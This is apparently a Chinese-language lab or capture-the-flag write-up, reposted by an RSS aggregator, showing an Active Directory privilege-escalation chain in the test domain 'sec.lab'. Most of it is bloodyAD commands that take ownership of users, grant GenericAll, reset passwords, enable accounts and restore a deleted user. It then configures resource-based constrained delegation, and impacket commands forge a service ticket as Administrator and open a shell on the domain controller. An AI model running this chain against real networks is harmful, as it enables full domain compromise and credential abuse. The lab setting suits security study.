
bloodyAD -u 'Rover' -p '123456' --host ad -d sec.lab set owner TheShorekeeper Rover

bloodyAD -u 'Rover' -p '123456' --host ad -d sec.lab add genericAll TheShorekeeper Rover

bloodyAD -u 'Rover' -p '123456' --host ad -d sec.lab set password TheShorekeeper 123456

bloodyAD -u 'Rover' -p '123456' -d sec.lab --host 192.168.111.10 remove uac TheShorekeeper -f ACCOUNTDISABLE


bloodyAD -u 'TheShorekeeper' -p '123456' -d sec.lab --host 192.168.111.10 add groupMember Lahayo Rover

接下来就回到上面信息收集部分分析的路径,到这里就断开了,注意:
Active Directory 回收站 是 Windows Server 的一项功能,允许在不从备份还原的情况下,完整恢复误删的 AD 对象。
AD 管理中心 (ADAC) 的 "Deleted Objects" 容器。Restore-ADObject。bloodyAD -u Rover -p '123456' -d sec.lab --host 192.168.111.10 get writable

还发现了一个删除状态的用户

bloodyAD -u Rover -p '123456' -d sec.lab --host 192.168.111.10 get search -c '1.2.840.113556.1.4.2064' --filter '(isDeleted=TRUE)' --attr name,objectSid

Lynae 用户的 objectSid 刚好对于上了未知节点的SID
bloodyAD -u Rover -p '123456' -d sec.lab --host 192.168.111.10 set restore Lynae

bloodyAD -u Rover -p '123456' -d sec.lab --host 192.168.111.10 set password Lynae '123456'

bloodyAD -u 'Rover' -p '123456' -d sec.lab --host 192.168.111.10 remove uac Lynae -f ACCOUNTDISABLE

如果出现该报错,说明该用户对已删除对象不存在 LIST | READ 权限,WP 中先把 Rover 用户加入了 Lahayo 安全组,bloodhound 中没有实现对该 ACL 的分析,需要自己手动分析

bloodyAD -u 'Lynae' -p '123456' -d sec.lab --host 192.168.111.10 add computer Web 123456


bloodyAD -u 'Lynae' -p '123456' -d sec.lab --host 192.168.111.10 add rbcd 'AD$' 'Web$'

impacket-getST -spn 'CIFS/AD' -impersonate 'Administrator' 'sec.lab/Web$:123456' -k -dc-ip 192.168.111.10

export KRB5CCNAME=Administrator@CIFS_AD@SEC.LAB.ccache

impacket-wmiexec -k -no-pass AD -dc-ip 192.168.111.10 -codec gbk
此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。